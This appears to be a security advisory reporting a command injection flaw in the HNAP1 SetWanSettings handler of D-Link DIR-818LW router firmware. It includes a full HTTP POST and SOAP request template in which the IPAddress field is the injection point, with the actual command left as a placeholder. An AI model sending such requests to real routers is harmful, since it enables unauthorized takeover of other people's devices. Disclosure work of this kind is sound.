DIR818LW

version

Security Advisement (2.05.B03) Security Advisement (2.06B01 BETA)

description

```
http://us.dlink.com/
```

download link

```
https://support.dlink.com/ProductInfo.aspx?m=DIR-818LW
```

others

```
found by pwd@teamseri0us360
please send email to teamseri0us360@gmail.com if you have any questions.
```

Command injection in HNAP1 SetWanSetting

description

```
An issue was discovered in DIR818LW version from 2.05.B03 to 2.06B01 BETA. There is a command injection in HNAP1
SetWanSettings via xml inject the value of the Key "IPAddress".
```

payload

```
POST /HNAP1/ HTTP/1.1
Host: 192.168.0.1
Content-Length: 973
Accept: text/xml
Origin: http://192.168.0.1
HNAP_AUTH: 8AF72C10C1A52F9A684698413ABE50C8 1559724574
SOAPACTION: "http://purenetworks.com/HNAP1/SetWanSettings"
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/73.0.3683.103
Safari/537.36
Content-Type: text/xml
Referer: http://192.168.0.1/Internet.html
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8
Cookie: uid=SnVE7FHIP1
Connection: close

<?xml version="1.0" encoding="utf-8"?><soap:Envelope xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xmlns:xsd="http://www.w3.org/2001/XMLSchema" xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/">
        <soap:Body>
                <SetWanSettings xmlns="http://purenetworks.com/HNAP1/">
                        <Type>Static</Type>
                        <Username/>
                        <Password/>
                        <MaxIdleTime/>
                        <HostName/>
                        <VPNIPAddress/>
                        <VPNSubnetMask/>
                        <VPNGateway/>
                        <ServiceName/>
                        <AutoReconnect/>
                        <IPAddress>\*cmd inject, need Authontication and shell bypass*\</IPAddress>
                        <SubnetMask>255.255.254.0</SubnetMask>
                        <Gateway>192.168.2.3</Gateway>
                        <ConfigDNS>
                                <Primary>8.8.8.8</Primary>
```

```
                        <Secondary>9.9.9.9.</Secondary>
                    </ConfigDNS>
                    <MacAddress>AB:AB:AB:E5:C7:99</MacAddress>
                    <MTU>1500</MTU>
                    <DsLite_Configuration/>
                    <DsLite_AFTR_IPv6Address/>
                    <DsLite_B4IPv4Address/>
                    <APN/>
                    <DialNo/>
                    <country/>
                    <ISP/>
                    <AuthProtocol/>
                    <SimPinCode/>
                    <SimCardStatus/>
                </SetWanSettings>
        </soap:Body>
    </soap:Envelope>
```


source

```
/etc/scripts/IPV4.INET.php
```

bug report

In version 2.05.B03

In version 2.06B01 BETA



others